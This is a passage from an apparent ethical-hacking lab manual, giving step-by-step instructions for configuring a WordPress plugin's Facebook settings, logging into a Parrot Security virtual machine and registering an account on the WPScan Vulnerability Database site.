


Figure 2.4.4: leenk.me settings options

13. The **leenk.me General Settings** page appears, as shown in the screenshot. Ensure that under the **Administrator Options** section, the **Facebook** checkbox is selected in the **Choose which social network modules you want to enable for this site** option and click the **Facebook Settings** hyperlink.




Figure 2.4.5: leenk.me plugin options

14. A **Facebook Settings** page appears; under **Message Settings**, enter the details below:

- **Default Message:** This is CEH lab.
- **Default Link Name:** CEH.com
- **Default Caption:** CEH Labs

15. Clear the **Default Description** text field. Leave the other settings to default and click the **Save Settings** button to save the settings.




Figure 2.4.6: Facebook Settings page

16. Leave the user session running. Do not log out from the admin session of the WordPress site.

17. Now, switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 2.4.7: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

18. Click the **Firefox** icon () from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
19. The **Mozilla Firefox** window appears. Type [**https://wpvulndb.com/users/sign_up**](https://wpvulndb.com/users/sign_up) into the address bar and press **Enter**.
20. A webpage with a **Register a new user** form appears; enter your personal details in the given fields. In the **Your Website** field, enter the website as [**http://10.10.10.16:8080/CEH**](http://10.10.10.16:8080/CEH) and click the **REGISTER** button.

Note: If **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

T A S K 4 . 4

Create an Account on WordPress Website

Figure 2.4.8: Register a new user form

21. On the next page, the **WPScan Vulnerability Database** appears along with a notification saying **A message with a confirmation link has been sent to your email address...**
22. Now, open a new tab in the **Firefox** browser and open the email account you gave while registering as a new user in **Step 20**.
23. Once you are logged into your email account, open the email from **noreply@wpvulndb.com**, and in the email, click the **Confirm my account** hyperlink.




Figure 2.4.9: Mail from noreply@wpvulndb.com

24. A new webpage appears with a message saying **Your email address has been successfully confirmed**. Enter the same details in the **Email Address** and **Password** fields that you provided in **Step 20**.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

